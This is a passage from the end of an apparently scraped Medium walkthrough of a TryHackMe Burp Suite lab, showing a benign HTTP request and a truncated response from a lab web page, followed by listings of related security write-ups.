5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://tryhackme.com/
8 Dnt: 1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Sec-Gpc: 1
15 Cache-Control: max-age=0
16 Te: trailers
17 Connection: open
18
19
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sat, 04 Sep 2021 22:51:00 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Front-End-Https: on
7 Content-Length: 6613
8
9 <!DOCTYPE html>
10 <html lang=en>
11   <head>
12     <title>
13       Bastion Hosting
14     </title>
15     <meta charset=utf-8>
16     <meta name=viewport content="width=
17     <link rel="icon" type="image/x-ico
18     <link href="/assets/css/bootstrap-
19     <link href="/assets/css/styles.cs
20     <link href="/assets/css/home.css re
21   </head>
22   <body class="d-flex flex-column h-100">
23     <main class="flex-shrink-0">
```




Burp Suite: Repeater | Tryhackme Walkthrough

Learn how to use Repeater to duplicate requests in Burp Suite

Jul 28, 2023 🖱 7




Command Injection | Tryhackme Walkthrough

Learn about a vulnerability allowing you to execute commands through a vulnerable app, and its remediations.

Jul 27, 2023 🖱 6



The Hackers Path



The Intended Path



Rahul Kumar

Authentication Bypass | Tryhackme Walkthrough


Learn how to defeat logins and other authentication mechanisms to allow you access to unpermitted areas.


Jul 23, 2023 🖱 3



See all from Rahul Kumar

Recommended from Medium



 embosssdotar

TryHackMe—Enumeration & Brute Force—Writeup

Key points: Enumeration | Brute Force | Exploring Authentication Mechanisms | Common Places to Enumerate | Verbose Errors | Password Reset...

★ Jul 31, 2024 🖱 26

🔖 ⋮



 In T3CH by Axoloth


TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

★ Nov 5, 2024 🖱 60



Lists



Tech & Tools

22 stories · 377 saves




Medium's Huge List of Publications Accepting Submissions

377 stories · 4308 saves



Staff picks

791 stories · 1544 saves



Natural Language Processing

1882 stories · 1519 saves



Open in app ↗

Medium

Search



Abhijeet kumawat

Day 13 of 30 Days—30 Vulnerabilities | XML External Entity (XXE)

Day 13: Mastering XML External Entity (XXE) Vulnerability—Essential Tricks & Techniques Based on Personal Experience and Valuable POCs

★ Aug 17, 2024 🖱 62





IritT

Burp Suite: Intruder—TryHackMe Walkthrough

Learn how to use Intruder to automate requests in Burp Suite.

Sep 18, 2024



Jawstar



DOM-Based Attacks Tryhackme Write-up

Task 1 : Introduction



Nov 20, 2024





Jawstar

XSS Tryhackme Walkthrough Write up

Overview:

★ Nov 20, 2024 🖱️ 4



See more recommendations